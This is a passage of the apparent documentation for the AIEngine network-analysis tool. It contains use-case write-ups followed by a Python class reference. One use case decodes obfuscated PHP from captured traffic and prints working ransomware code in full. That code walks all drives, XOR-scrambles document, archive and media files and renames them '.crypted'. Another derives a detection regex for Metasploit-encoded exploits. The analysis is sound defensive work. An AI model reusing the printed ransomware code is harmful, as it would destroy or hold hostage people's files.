40 10 00 00 c0 01 00 00 40 10 00 00 00 00 00 00 @.....@.....
00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 .....@..@.data

```

(continues on next page)

(continued from previous page)

[illegible]

(continues on next page)

(continued from previous page)

20 47 4d 54 0d 0a 0d 0a 3c 3f 70 68 70 20 24 6f	GMT....<?php \$o
34 34 38 3d 22 70 72 65 67 5f 72 22 2e 63 68 72	448="preg_r".chr
28 31 30 31 29 2e 22 70 6c 22 2e 63 68 72 28 39	(101)."pl".chr(9
37 29 2e 63 68 72 28 39 39 29 2e 22 65 22 3b 24	7)".chr(99)".e";\$
78 34 33 38 3d 22 65 76 22 2e 63 68 72 28 39 37	x438="ev".chr(97
29 2e 63 68 72 28 31 30 38 29 2e 63 68 72 28 34).chr(108).chr(4
30 29 2e 22 62 61 73 65 36 34 22 2e 63 68 72 28	0)".base64".chr(
39 35 29 2e 22 64 22 2e 63 68 72 28 31 30 31 29	95)".d".chr(101)
2e 22 63 6f 64 65 28 22 2e 63 68 72 28 33 34 29	".code("".chr(34)
2e 22 63 32 56 30 58 33 52 70 22 2e 63 68 72 28	".c2V0X3Rp".chr(
39 38 29 2e 22 57 22 2e 63 68 72 28 38 36 29 2e	98)".W".chr(86).
22 66 62 22 2e 63 68 72 28 37 31 29 2e 22 6c 74	"fb".chr(71)".lt
61 22 2e 63 68 72 28 38 38 29 2e 22 51 6f 4d 22	a".chr(88)".QoM"
2e 63 68 72 28 36 37 29 2e 22 6b 37 44 22 2e 63	.chr(67)".k7D".c
68 72 28 38 31 29 2e 22 6f 4e 43 6d 5a 76 63 22	hr(81)".oNCmZvc"
2e 63 68 72 28 31 30 35 29 2e 63 68 72 28 31 30	.chr(105).chr(10
33 29 2e 22 6b 61 22 2e 63 68 72 28 38 34 29 2e	3)".ka".chr(84).
22 30 22 2e 63 68 72 28 35 30 29 2e 22 4e 7a 73	"0".chr(50)".Nzs
6b 61 54 77 39 4f 54 41 37 4a 47 22 2e 63 68 72	kaTw90TA7JG".chr
28 31 30 37 29 2e 22 72 22 2e 63 68 72 28 37 35	(107)".r".chr(75
29 2e 22 79 6b 67 61 57 59 22 2e 63 68 72 28 31). "ykgaWY".chr(1
31 31 29 2e 22 51 22 2e 63 68 72 28 37 31 29 2e	11)".Q".chr(71).
63 68 72 28 31 30 38 29 2e 63 68 72 28 31 32 32	chr(108).chr(122
29 2e 22 58 22 2e 63 68 72 28 35 30 29 2e 22 52). "X".chr(50)".R
22 2e 63 68 72 28 31 31 32 29 2e 22 63 22 2e 63	".chr(112)".c".c
68 72 28 31 30 35 29 2e 22 68 6a 61 48 22 2e 63	hr(105)".hjaH".c
68 72 28 37 33 29 2e 22 6f 4a 47 6b 70 4c 69 63	hr(73)".oJGkpLic
36 22 2e 63 68 72 28 37 34 29 2e 22 79 6b 22 2e	6".chr(74)".yk".
63 68 72 28 31 31 32 29 2e 22 49 46 22 2e 63 68	chr(112)".IF".ch
72 28 38 32 29 2e 22 79 5a 57 22 2e 63 68 72 28	r(82)".yZW".chr(
38 35 29 2e 22 6f 59 22 2e 63 68 72 28 35 30 29	85)".oY".chr(50)
2e 22 68 79 4b 43 52 70 4b 53 34 6e 4f 69 22 2e	".hyKCRpKS4nOi".
63 68 72 28 39 39 29 2e 22 70 4f 77 22 2e 63 68	chr(99)".pOw".ch
72 28 34 38 29 2e 22 4b 22 2e 63 68 72 28 36 38	r(48)".K".chr(68
29 2e 22 51 22 2e 63 68 72 28 31 31 32 29 2e 22). "Q".chr(112)".
6d 22 2e 63 68 72 28 31 30 30 29 2e 22 57 35 6a	m".chr(100)".W5j
22 2e 63 68 72 28 31 30 30 29 2e 22 47 6c 76 22	".chr(100)".Glv"
2e 63 68 72 28 39 38 29 2e 22 69 42 22 2e 63 68	.chr(98)".iB".ch
72 28 38 35 29 2e 22 63 6d 56 6c 4b 43 52 77 4b	r(85)".cmVlKCRwK
51 30 4b 65 22 2e 63 68 72 28 31 31 39 29 2e 22	Q0Ke".chr(119)".
30 4b 43 53 52 68 50 22 2e 63 68 72 28 38 33 29	0KCSRhP".chr(83)
2e 22 64 6c 4a 22 2e 63 68 72 28 31 32 32 29 2e	".dlJ".chr(122).
22 73 4e 22 2e 63 68 72 28 36 37 29 2e 22 67 22	"sN".chr(67)".g"
2e 63 68 72 28 31 30 37 29 2e 22 6b 61 7a 31 69	.chr(107)".kazli
59 58 4e 6c 4e 6a 22 2e 63 68 72 28 38 32 29 2e	YXNlNj".chr(82).
22 66 22 2e 63 68 72 28 39 30 29 2e 22 47 56 6a	"f".chr(90)".GVj
22 2e 63 68 72 28 39 38 29 2e 22 32 52 6c 4b 43	".chr(98)".2RlKC
22 2e 63 68 72 28 31 30 30 29 2e 22 4e 22 2e 63	".chr(100)".N".c
68 72 28 38 36 29 2e 22 30 74 55 57 6b 70 69 53	hr(86)".0tUWkpiS
58 70 43 51 6c 22 2e 63 68 72 28 38 36 29 2e 22	XpCQl".chr(86)".
75 51 55 35 78 4c 32 22 2e 63 68 72 28 34 39 29	uQU5xL2".chr(49)
2e 22 55 53 32 31 22 2e 63 68 72 28 37 39 29 2e	".US21".chr(79).
22 64 32 22 2e 63 68 72 28 31 30 30 29 2e 22 69	"d2".chr(100)".i
4f 47 64 22 2e 63 68 72 28 31 31 31 29 2e 22 64	OGd".chr(111)".d
31 42 6e 64 7a 68 22 2e 63 68 72 28 37 32 29 2e	lBndzh".chr(72).
22 52 46 46 56 63 57 59 34 53 22 2e 63 68 72 28	"RFFVcWY4S".chr(
31 30 39 29 2e 22 78 70 53 33 42 42 5a 48 22 2e	109)".xpS3BBZH".

(continues on next page)

So the first 4 downloads shows that in reality they are download EXE files, and the last download is downloading some type of obfuscated php code.

I wrote a basic python script that changes the chr(NUMBER) to their corresponding value in assci and here are the results

Chapter 9. Use cases and examples

So it seems that the variable contains the majority of the code but is on base64. So lets decode it.

```
set_time_limit(0);
for($i=67;$i<=90;$i++) if(@is_dir(chr($i).':')) Tree(chr($i).':');
function Tree($p)
{
    $a='e';
    $k=base64_decode('MwKTZlhzBBUnAqWtKmNugbBghwPgw@GDQUqf8JlIkPaDqsCCQNoPQxNDncNc-yBBY5EaonBCElPVWl3rRr04wHl1rYMQ03bdKIzW6CBYKI7Q0bYrMjgA9kCKQJLkYzahLGKY');
    $s=chr(92);
    if(preg_match('/'. $s. $s. '(winnt|boot|system|windows|tmp|temp|program|appdata|application|roaming|msoffice|temporary|cache)/', $p) || preg_match('/recycle/', $p)) return;
    $dp=@opendir($p);
    if($dp===false) return;
    while($o=@readdir($dp)) if($o!='.' && $o!='..')
    {
        if (@is_dir($p.$s.$o))
        {
            Tree($p.$s.$o);
        }
        elseif ($a=='e' && preg_match('/[.] (zip|rar|r00|r01|r02|r03|7z|tar|gz|gzip|arc|arj|bz|b2|bza|bzp|bzp2|ice|xls|xlsx|doc|docx|pdf|djvu|fb2|rtf|ppt|pptx|pps|sxi|odm|odt|mpp|ssh|pub|pgp|pgp|kdb|kdbx|als|aup|cpr|npr|cpp|bas|asm|cs|php|pas|class|py|pl|h|vb|vcp|proj|vbp|proj|java|bak|backup|mdb|accdb|mdf|odb|wdb|csv|tsv|sql|psd|eps|cdr|cpt|indd|dng|ai|svg|max|skp|scad|cad|3ds|blend|two|tss|mb|slddrw|sldasm|sldprt|tdd|jpg|jpeg|tiff|tif|raw|avi|mpg|mp4|m4v|mpeg|mpe|wmf|wmv|veg|mov|3gp|flv|mkv|vob|ram|mp3|wav|asf|hma|mju|midi|ogg|mid|vdi|vmdk|vhd|dsk|img|iso)$/', $o))
        {
            $fp=@fopen($p.$s.$o, 'r+');
            if ($fp!=false)
            {
                $x=@fread($fp, 1024);
                for($i=0;$i<strlen($x);$i++) $x[$i]=chr(ord($x[$i])^ord($k[$i%strlen($k)]));
                @fseek($fp, 0);
                @fwrite($fp, $x);
                @fclose($fp);
                if ($a=='e')
                {
                    @rename($p.$s.$o, $p.$s.$o.'.crypted');
                }
                else
                {
                    @rename($p.$s.$o, preg_replace('/[.]crypted$/', '', $p.$s.$o));
                }
            }
        }
    }
}
@closedir($dp);
```

Looks familiar to you? It seems that is mutation of Ransomware.

Happy analysis and comments are welcome!

9.7 Detect Unknown malware

Nowadays malware is growing fast on the networks. To avoid detection's some type of malware uses random dns or random certificates (such as ToR). This technique allow to malware developers to spread their programs in a safe way due to the lack of detect this type of randomness DNS/Certificate names.

The following example uses a neural network in order to detect this type of malware. The code of the neural network have been download from <https://github.com/rrenaud/Gibberish-Detector> First initialize the library according to the example and generate the gib_model.pkl file.

```
import pickle
import gib_detect_train

model_data = pickle.load(open('gib_model.pkl', 'rb'))
model_mat = model_data['mat']
threshold = model_data['thresh']
```

Now we define a function for manage the DNS queries and the SSL client hellos

```
def random_callback_name(flow):
    name = None

    if (flow.http_info):
        name = str(flow.http_info.host_name)
    elif (flow.dns_info):
        name = str(flow.dns_info.domain_name)
    elif (flow.ssl_info):
        name = str(flow.ssl_info.server_name)
```

(continues on next page)

(continued from previous page)

```

""" Remove the last prefix (.org|.com|.net) and the www if present """
name = name[:-4]
if (name.startswith("www.")):
    name = name[4:]

if (name):
    """ Verify on the neural network how much of random is the name """
    value = gib_detect_train.avg_transition_prob(name, model_mat) > threshold
    if (value == False):
        print("WARNING:%s:%s result:%d" % (flow.l7_protocol_name,name,value))

```

The main part of the script is as usual

```

st = pyaiengine.StackLan()

st.tcp_flows = 500000
st.udp_flows = 163840

```

Load the malware data on the DNS and SSL protocols and assign them to the stack

```

d1 = pyaiengine.DomainName("Generic com", ".com")
d2 = pyaiengine.DomainName("Generic org", ".org")
d3 = pyaiengine.DomainName("Generic net", ".net")

d1.callback = random_callback_name
d2.callback = random_callback_name
d3.callback = random_callback_name

dm.add_domain_name(d1)
dm.add_domain_name(d2)
dm.add_domain_name(d3)

st.set_domain_name_manager(dm, "DNSProtocol")
st.set_domain_name_manager(dm, "SSLProtocol")
st.set_domain_name_manager(dm, "HTTPProtocol")

```

Open the network device, set the previous stack and run the engine

```

with pyaiengine.PacketDispatcher("eth0") as pd:
    pd.stack = st
    pd.run()

```

If you want to verify the example open your ToR browser or inject on the eth0 network device some malware pcap to see the results. On the other hand, if you want to test with real example on the web <http://www.pcapanalysis.com> you have a lot of samples to use.

9.8 Metasploit encoders

By using the framework Metasploit(<http://www.metasploit.com/>) we launch some exploits by using some of the most interesting encoders. On the example we generate five attacks by using a HTTP exploit.

```

[luis@localhost src]$ ./aiengine -i /tmp/metasploit_linux_exec_shikata_ga_nai.pcap -d
AIEngine running on Linux kernel 3.19.5-100.fc20.x86_64 #1 SMP Mon Apr 20 19:51:16_
↪UTC 2015 x86_64

```

(continues on next page)

(continued from previous page)

```
[05/14/15 19:47:40] Lan network stack ready.
[05/14/15 19:47:40] Processing packets from file /tmp/metasploit_linux_exec_shikata_
↳ ga_nai.pcap
PacketDispatcher(0x1beela0) statistics
    Connected to Lan network stack
    Total packets:          40
    Total bytes:            7770
Flows on memory

Flow                                     Bytes      Packets  _
↳ FlowForwarder      Info
[127.0.0.1:45458]:6:[127.0.0.1:2000]    1010       8        _
↳ HTTPProtocol      TCP:S(1)SA(1)A(4)F(2)P(1)Seq(2242799999,1931887886) _
↳ Req(1)Res(0)Code(0)
[127.0.0.1:33507]:6:[127.0.0.1:2000]    1010       8        _
↳ HTTPProtocol      TCP:S(1)SA(1)A(4)F(2)P(1)Seq(1588580017,3374858971) _
↳ Req(1)Res(0)Code(0)
[127.0.0.1:44065]:6:[127.0.0.1:2000]    1010       8        _
↳ HTTPProtocol      TCP:S(1)SA(1)A(4)F(2)P(1)Seq(3050505632,3899294455) _
↳ Req(1)Res(0)Code(0)
[127.0.0.1:54207]:6:[127.0.0.1:2000]    1010       8        _
↳ HTTPProtocol      TCP:S(1)SA(1)A(4)F(2)P(1)Seq(851146721,922463182) _
↳ Req(1)Res(0)Code(0)
[127.0.0.1:53648]:6:[127.0.0.1:2000]    1010       8        _
↳ HTTPProtocol      TCP:S(1)SA(1)A(4)F(2)P(1)Seq(3282896143,2659021029) _
↳ Req(1)Res(0)Code(0)

Flow                                     Bytes      Packets  _
↳ FlowForwarder      Info
```

Now we let to the FrequencyEngine and the LearnerEngine do the work by using the following parameters.

```
Frequencies optional arguments:
-F [ --enable-frequencies ]      Enables the Frequency engine.
-g [ --group-by ] arg (=dst-port) Groups frequencies by src-ip,dst-ip,src-port and dst-port.
-f [ --flow-type ] arg (=tcp)    Uses tcp or udp flows.
-L [ --enable-learner ]          Enables the Learner engine.
-k [ --key-learner ] arg (=80)   Sets the key for the Learner engine.
-b [ --buffer-size ] arg (=64)   Sets the size of the internal buffer for generate the regex.
-y [ --enable-yara ]             Generates a yara signature.
```

And now execute with the selected parameters

```
[luis@localhost src]$ ./aiengine -i /tmp/metasploit_linux_exec_shikata_ga_nai.pcap -F _
↳ -L
AIEngine running on Linux kernel 3.19.5-100.fc20.x86_64 #1 SMP Mon Apr 20 19:51:16 _
↳ UTC 2015 x86_64
[05/14/15 19:55:38] Lan network stack ready.
[05/14/15 19:55:38] Enable FrequencyEngine on Lan network stack
[05/14/15 19:55:38] Processing packets from file /tmp/metasploit_linux_exec_shikata_
↳ ga_nai.pcap
PacketDispatcher(0x15d9a00) statistics
    Connected to Lan network stack
    Total packets:          40
    Total bytes:            7770
```

(continues on next page)

(continued from previous page)

```

Agregating frequencies by destination port
Computing 5 frequencies by destination port
Frequency Group(by destination port) total frequencies groups:1
    Total process flows:5
    Total computed frequencies:1
    Key                Flows        Bytes        Dispersion  Enthropy
    2000                5          5050         14          0

Exiting process

```

By using the minimal options (-F and -L) we can verify that five flows have been computed by using the destination port 2000. So at this point we just add the parameter -k for generate a valid regex for the flows.

It seems that the generated regex will be too generic and will have false positives. So by extending the internal buffer of the FrequencyEngine (-b option) we extend the regex length.

```

[luis@localhost src]$ ./aiengine -i /tmp/metasploit_linux_exec_shikata_ga_nai.pcap -F
↪ -L -k 2000 -b 2048
[05/14/15 20:03:58] Processing packets from file /tmp/metasploit_linux_exec_shikata_
↪ ga_nai.pcap
PacketDispatcher(0x16f7c70) statistics
    Connected to Lan network stack
    Total packets:                40
    Total bytes:                   7770
Agregating frequencies by destination port
Computing 5 frequencies by destination port
Frequency Group(by destination port) total frequencies groups:1
    Total process flows:5
    Total computed frequencies:1
    Key                Flows        Bytes        Dispersion  Enthropy
    2000                5          5050         14          0

Agregating 5 to the LearnerEngine
Regular expression generated with key:2000 buffer size:2048
Regex:^(\\x47\\x45\\x54\\x20\\x2f\\x73\\x74\\x72\\x65\\x61\\x6d\\x2f\\x3f.{780}\\xf7\\x22\\x09\\x08.
↪ {137}\\xd9\\x74\\x24\\xf4.{2}\\xc9\\xb1\\x0b.{9}\\xe2.{44}
↪ \\x20\\x48\\x54\\x54\\x50\\x2f\\x31\\x2e\\x30\\x0d\\x0a\\x0d\\x0a
Ascii buffer:GET /stream/?g"    It$d9!
                                R HTTP/1.0

Exiting process

```

The interesting part is how iaengine have been capable of identify some invariant parts of the exploit such as the “xf7x22x09x08”, “xd9x74x24xf4” and the “xc9xb1x0b”. But whats that? Lets use the python disassembler (distorm3 <https://pypi.python.org/pypi/distorm3/3.3.0>) to check what is the meaning of those bytes

```

Python 2.6.6 (r266:84292, Nov 21 2013, 10:50:32)
[GCC 4.4.7 20120313 (Red Hat 4.4.7-4)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from distorm3 import Decode, Decode16Bits, Decode32Bits, Decode64Bits
>>> opcodes = "f7220908"
>>> Decode(0x400000, opcodes.decode('hex'), Decode32Bits)
[(4194304L, 2L, 'MUL DWORD [EDX]', 'f722'), (4194306L, 2L, 'OR [EAX], ECX', '0908')]

```

A multiply opcode? may be is a false positive or a important component of the exploit, but lets continue

```
>>> opcodes = "d97424f4"
>>> Decode(0x400000, opcodes.decode('hex'), Decode64Bits)
[(4194304L, 4L, 'FNSTENV [RSP-0xc]', 'd97424f4')]
```

Alternatively you can use capstone(<http://www.capstone-engine.org/>) as dissembler if you want

```
>>> from capstone import *
>>> CODE = b"\xf7\x22\x09\x08"
>>> md = Cs(CS_ARCH_X86, CS_MODE_64)
>>> for i in md.disasm(CODE, 0x1000):
...     print("0x%x:\t%s\t%s" % (i.address, i.mnemonic, i.op_str))
...
0x1000:      mul      dword ptr [rdx]
0x1002:      or       dword ptr [rax], ecx
>>> CODE = b"\xd9\x74\x24\xf4"
>>> for i in md.disasm(CODE, 0x0000):
...     print("0x%x:\t%s\t%s" % (i.address, i.mnemonic, i.op_str))
...
0x0:        fnstenv  dword ptr [rsp - 0xc]
```

The instruction `fnstenv` saves the current FPU operating environment at the memory location specified with the destination operand, the FPU operating environment consists of the FPU control word, status word, tag word, instruction pointer, data pointer, and last opcode. This means that with that instruction you can retrieve the instruction pointer. This is common behavior on polymorphic exploits, so now we have a candidate for our final regex. Lets see how we can verify the regex also.

```
[luis@localhost src]$ ./aiengine -i /tmp/metasploit_linux_exec_shikata_ga_nai.pcap -R
-r "^GET.*\xd9\x74\x24\xf4.*$" -m
AIEngine running on Linux kernel 3.19.5-100.fc20.x86_64 #1 SMP Mon Apr 20 19:51:16
UTC 2015 x86_64
[05/14/15 20:55:02] Lan network stack ready.
[05/14/15 20:55:02] Enable NIDSEngine on Lan network stack
[05/14/15 20:55:02] Processing packets from file /tmp/metasploit_linux_exec_shikata_
ga_nai.pcap
TCP Flow:127.0.0.1:44065:6:127.0.0.1:2000 matchs with regex experimental0
TCP Flow:127.0.0.1:53648:6:127.0.0.1:2000 matchs with regex experimental0
TCP Flow:127.0.0.1:45458:6:127.0.0.1:2000 matchs with regex experimental0
TCP Flow:127.0.0.1:54207:6:127.0.0.1:2000 matchs with regex experimental0
TCP Flow:127.0.0.1:33507:6:127.0.0.1:2000 matchs with regex experimental0
PacketDispatcher(0xa99a90) statistics
    Connected to Lan network stack
    Total packets:                40
    Total bytes:                  7770
RegexManager(0xc03310) statistics
    Regex:experimental0 matches:5
Exiting process
```

So now we have a regex capable of detecting exploits encoded with the metasploit framework.

10.1 Class description

- **BitcoinInfo**

- Properties

- * `total_blocks`. Get the total number of Bitcoin blocks on the Flow.
 - * `total_rejects`. Get the total number of Bitcoin rejects on the Flow.
 - * `total_transactions`. Get the total number of Bitcoin transactions of the Flow.

- **Cache**

This class manages the internal allocated memory of different object types manage by a protocol.

- Methods

- * `create`. Allocate items inside the Cache.
 - * `destroy`. Free items inside the Cache.
 - * `reset`. Reset the values of the total variables.
 - * `show`. Shows the Cache object.

- Properties

- * `dynamic_allocated_memory`. Gets/Sets if the memory is allocated dynamic or not.
 - * `total_acquires`. Returns the total of number of acquires on the Cache.
 - * `total_fails`. Returns the total number of fails on the Cache.
 - * `total_items`. Returns the total number of items on the Cache object.
 - * `total_releases`. Returns the total number of releases objects on the Cache.

- **CoAPIInfo**

- Properties

- * host_name. Gets the CoAP Hostname if the Flow is CoAP.
- * matched_domain_name. Gets the matched DomainName object.
- * uri. Gets the CoAP URI if the Flow is CoAP.

- **DCERCPInfo**

Class that stores information of DCERPC.

- Properties
 - * uuid. Returns the UUID of DCERPC Flow.

- **DHCPInfo**

- Properties
 - * host_name. Gets the DHCP hostname.

- **DNSInfo**

- Properties
 - * __iter__. Iterate over the IP addresses returned on the query response.
 - * domain_name. Gets the DNS domain name.
 - * matched_domain_name. Gets the matched DomainName object.

- **DTLSInfo**

Class that stores information of DTLS.

- Properties
 - * pdus. Gets the total number of encrypted PDUs.
 - * version. Gets the DTLS version of the flow.

- **DatabaseAdaptor** Abstract class

- Methods
 - * insert. Method called when a new Flow is created.
 - * update. Method called when the Flow is updating.
 - * remove. Method called when the Flow is removed.

- **DomainName**

Class that manages a domain and the behavior.

- Properties
 - * callback. Gets/Sets the callback of the domain.
 - * expression. Gets the domain expression.
 - * http_uri_regex_manager. Gets/Sets the RegexManager used on this DomainName for matching URIs (only works on HTTP).
 - * http_uri_set. Gets/Sets the HTTPUriSet used on this DomainName (only works on HTTP).
 - * matches. Gets the total number of matches of the domain.
 - * name. Gets the name of the domain.
 - * regex_manager. Gets/Sets the HTTP RegexManager used on this DomainName (only works on HTTP).

- **DomainNameManager**

Class that manages DomainsNames.

- Methods

- * `__len__`. Return the total number of DomainName objects on the DomainNameManager.
- * `add_domain_name`. Adds a DomainName by using the name and the domain name to the DomainNameManager.
- * `remove_domain_name`. Removes a DomainName by name.
- * `reset`. Reset the statistics of the DomainNameManager.
- * `show`. Shows the DomainName objects
- * `show_matched_domains`. Shows the DomainName objects that have been matched.

- Properties

- * `name`. Gets/Sets the name of the DomainNameManager object.

- **Flow**

Class that keeps all the relevant information of a network flow.

- Methods

- * `detach`. Detach the flow from the current protocol.

- Properties

- * `accept`. Accepts or drops the packet if there is a external engine (Netfilter).
- * `anomaly`. Gets the attached anomaly of the Flow.
- * `bitcoin_info`. Gets a BitcoinInfo object if the Flow is Bitcoin.
- * `bytes`. Gets the total number of bytes.
- * `coap_info`. Gets a CoAPInfo object if the Flow is CoAP.
- * `dcerpc_info`. Gets a DCERPCInfo object if the Flow is DCERPC.
- * `dhcp6_info`. Gets a DHCPv6Info object if the Flow is DHCPv6.
- * `dhcp_info`. Gets a DHCPInfo object if the Flow is DHCPv4.
- * `dns_info`. Gets a DNSInfo object if the Flow is a DNS.
- * `downstream_ttl`. Returns the IP.TTL last packet of downstream.
- * `dst_ip`. Gets the destination IP address.
- * `dst_port`. Gets the destination port of the Flow.
- * `dtls_info`. Gets a DTLSInfo object if the Flow is DTLS.
- * `duration`. Gets the duration on secs of the Flow.
- * `evidence`. Gets/Sets the evidence of the Flow for make forensic analysis.
- * `frequencies`. Gets a map of frequencies of the payload of the Flow.
- * `have_tag`. Gets if the Flow have tag from lower network layers.
- * `http_info`. Gets the HTTPInfo if the Flow is HTTP.
- * `imap_info`. Gets the IMAP Info if the Flow is IMAP.

- * `ip_set`. Gets the IPSet Info of the Flow if is part of an IPSet.
- * `l7protocol_name`. Gets the name of the Protocol of L7 of the Flow.
- * `label`. Gets/Sets the label of the Flow (external labeling).
- * `mqtt_info`. Gets a MQTTInfo object if the Flow is MQTT.
- * `netbios_info`. Gets a NetbiosInfo object if the Flow is Netbios.
- * `packet_frequencies`. Gets the packet frequencies of the Flow.
- * `packets`. Gets the total number of packets on the Flow.
- * `packets_layer7`. Gets the total number of layer7 packets.
- * `payload`. Gets a list of the bytes of the payload of the Flow.
- * `pop_info`. Gets the POP Info if the Flow is POP.
- * `protocol`. Gets the protocol of the Flow (tcp,udp).
- * `quic_info`. Gets the QuicInfo object if the Flow is Google Quic.
- * `regex`. Gets the regex if the Flow have been matched with the associated regex.
- * `regex_manager`. Gets/Sets the RegexManager.
- * `reject`. Gets/Sets the reject of the connection.
- * `sip_info`. Gets the SIPInfo if the Flow is SIP.
- * `smb_info`. Gets a SMBInfo object if the Flow is Samba.
- * `smtp_info`. Gets the SMTP Info if the Flow is SMTP.
- * `src_ip`. Gets the source IP address.
- * `src_port`. Gets the source port of the Flow.
- * `ssdp_info`. Gets a SSDPInfo object if the Flow is SSDP.
- * `ssh_info`. Gets a SSHInfo object if the Flow is SSH.
- * `ssl_info`. Gets a SSLInfo object the Flow is SSL.
- * `tag`. Gets the tag from lower network layers.
- * `tcp_info`. Gets a TCPInfo object if the Flow is TCP.
- * `upstream_ttl`. Returns the IP:TTL last packet of upstream.

- **FlowManager**

This class stores in memory the active Flows.

- Methods

- * `__iter__`. Iterate over the Flows stored on the FlowManager object.
 - * `__len__`. Gets the number of Flows stored on the FlowManager.
 - * `flush`. Retrieve the active flows to their correspondig caches and free the flow resources.
 - * `show`. Shows the active flows on memory.

- Properties

- * `flows`. Gets the number of Flows stored on the FlowManager.
 - * `process_flows`. Gets the total number of process Flows.

- * timeout. Gets/Sets the flows timeout.
- * timeout_flows. Gets the total number of Flows that have been expired by the timeout.

- **HTTPInfo**

Class that stores information of HTTP.

- Properties

- * banned. Gets/Sets the Flow banned for no more analysis on the python side and release resources.
- * content_type. Gets the HTTP Content Type if the Flow is HTTP.
- * host_name. Gets the HTTP Host if the Flow is HTTP.
- * matched_domain_name. Gets the matched DomainName object.
- * uri. Gets the HTTP URI if the Flow is HTTP.
- * user_agent. Gets the HTTP UserAgent if the Flow is HTTP.

- **HTTPUriSet**

- Properties

- * callback. Gets/Sets a callback function for the matching set.
- * lookups. Gets the total number of lookups of the set.
- * lookups_in. Gets the total number of matched lookups of the set.
- * lookups_out. Gets the total number of non matched lookups of the set.
- * uris. Gets the total number of URIs on the set. (___LEN___) TODO

- Methods

- * add_uri. Adds a URI to the HTTPUriSet.

- **IMAPInfo**

- Properties

- * user_name. Gets the user name of the IMAP session if the Flow is IMAP.

- **IPSet**

Class that stores and manages IP addresses on a set.

- Methods

- * __len__. Returns the total number of IP address on the IPSet.
- * add_ip_address. Add a IP address to the IPSet.
- * remove_ip_address. Removes a IP address from the IPSet.
- * show. Shows the IP addresses of the IPSet.

- Properties

- * callback. Gets/Sets a function callback for the IPSet.
- * lookups. Gets the total number of lookups of the IPSet.
- * lookups_in. Gets the total number of matched lookups of the IPSet.
- * lookups_out. Gets the total number of non matched lookups of the IPSet.
- * name. Gets the name of the IPSet.

- * `regex_manager`. Gets/Sets the `RegexManager` for this group of IP addresses.

- **IPSetManager**

Class that stores and manages IPSets, IPRadixTrees and IPBloomSets.

- Methods

- * `add_ip_set`. Adds a IPSet.
 - * `remove_ip_set`. Removes a IPSet by the reference.
 - * `reset`. Reset the statistics of the IPSetManager object.
 - * `show`. Shows the IPSets.

- Properties

- * `__iter__`. Iterate over the IPSets.
 - * `__len__`. Return the total number of IPSets.
 - * `name`. Gets/Sets the name of the IPSetManager object.

- **MQTTInfo**

- Properties

- * `topic`. Gets the MQTT publish topic if the Flow is MQTT.

- **NetbiosInfo**

- Properties

- * `name`. Gets the Netbios Name.

- **NetworkStack**

Abstract class that implements a common network stack.

- Methods

- * `attach_to`. Attach a flow Object to a given protocol.
 - * `decrease_allocated_memory`. Decrease the allocated memory for a protocol given as parameter.
 - * `disable_protocol`. Disable the protocol from the stack.
 - * `enable_protocol`. Enable the protocol on the stack.
 - * `get_cache`. Gets the internal Cache objet by protocol and name.
 - * `get_cache_data`.
 - * `get_counters`. Gets the counters of a specific protocol on a python dict.
 - * `increase_allocated_memory`. Increase the allocated memory for a protocol given as parameter.
 - * `release_cache`. Release the cache of a specific protocol.
 - * `release_caches`. Release all the caches.
 - * `reset_counters`. Reset the values of the protocol counters.
 - * `set_anomaly_callback`.
 - * `set_domain_name_manager`. Sets a `DomainNameManager` on a specific protocol (HTTP,SSL or DNS).
 - * `set_dynamic_allocated_memory`.

- * set_tcp_database_adaptor.
- * set_udp_database_adaptor.
- * show. Shows the statistics of the stack.
- * show_anomalies. Shows the anomalies of the traffic.
- * show_flows. Shows the active flows on memory.
- * show_protocol_statistics.

- **POPInfo**

- Properties

- * user_name. Gets the user name of the POP session if the Flow is POP.

- **PacketDispatcher**

Class that manage the packets and forwards to the associated network stack

- Methods

- * add_timer. Sets a timer for manage periodically tasks (DDoS checks, abuse, etc...).
 - * close. Closes a network device or a pcap file.
 - * forward_packet. Forwards the received packet to a external packet engine(Netfilter).
 - * open. Opens a network device or a pcap file for analysis.
 - * remove_timer. Removes a timer.
 - * run. Start to process packets.
 - * show. Shows the current statistics.
 - * show_current_packet. Shows the current packet that is been processed.
 - * show_system. Shows the system statistics of the running process.

- Properties

- * authorized_ip_address. List of IP address that are authorized to connect the HTTP interface.
 - * bytes. Gets the total number of bytes process by the PacketDispatcher.
 - * enable_shell. Gets/Sets a python shell in order to interact with the system on real time.
 - * evidences. Gets/Sets the evidences for make forensic analysis.
 - * http_port. Gets/Sets the HTTP port for listening incoming connections.
 - * is_packet_accepted. Returns if the packet should be accepted or not (for integration with Netfilter).
 - * log_user_commands. Enables or disable the generation of user command line log files.
 - * packets. Gets the total number of packets process by the PacketDispatcher.
 - * pcap_filter. Gets/Sets a pcap filter on the PacketDispatcher
 - * stack. Gets/Sets the Network stack that is running on the PacketDispatcher.
 - * status. Gets the status of the PacketDispatcher.

- **Regex**

This class contains the functionality for manage regular expressions as well as how to connect the object with others.

- Properties

- * callback. Gets/Sets the callback function for the regular expression.
- * expression. Gets the regular expression.
- * matches. Gets the number of matches of the regular expression.
- * name. Gets the name of the regular expression.
- * next_regex. Gets/Sets the next regular expression that should match.
- * next_regex_manager. Gets/Sets the next RegexManager for assign to the Flow when a match occurs.
- * write_packet. Forces to write the payload that matchs the Regex on a DatabaseAdaptor object.

- **RegexManager**

This class contains Regex objects and how are they manage.

- Methods

- * __len__. Gets the total number of Regex stored on the RegexManager object.
- * __iter__. Iterate over the Regex stored on the RegexManager object.
- * add_regex. Adds a Regex object to the RegexManager.
- * remove_regex. Removes one or multiple Regexs objects from the RegexManager.
- * reset. Resets the values of the statistics of matches.
- * show. Shows the Regexs stored on the RegexManager.
- * show_matched_regexs. Shows the Regexs that have been matched.

- Properties

- * callback. Gets/Sets the callback function for the RegexManager for regular expressions that matches.
- * name. Gets/Sets the name of the RegexManager.

- **SIPInfo**

- Properties

- * from_name. Gets the SIP From if the Flow is SIP.
- * to_name. Gets the SIP To if the Flow is SIP.
- * uri. Gets the SIP URI if the Flow is SIP.
- * via. Gets the SIP Via if the Flow is SIP.

- **SMBInfo**

Class that stores information of SMB.

- Properties

- * filename. Gets the filename from the SMBInfo object.

- **SMTPInfo**

- Properties

- * banned. Gets or Sets the banned of the Flow.
- * mail_from. Gets the Mail From if the Flow is SMTP.
- * mail_to. Gets the Rcpt To if the Flow is SMTP.

- **SSDPInfo**

- Properties

- * host_name. Gets the SSDP Host if the Flow is SSDP.
 - * uri. Gets the SSDP URI if the Flow is SSDP.

- **SSHInfo**

Class that stores information of SSH.

- Properties

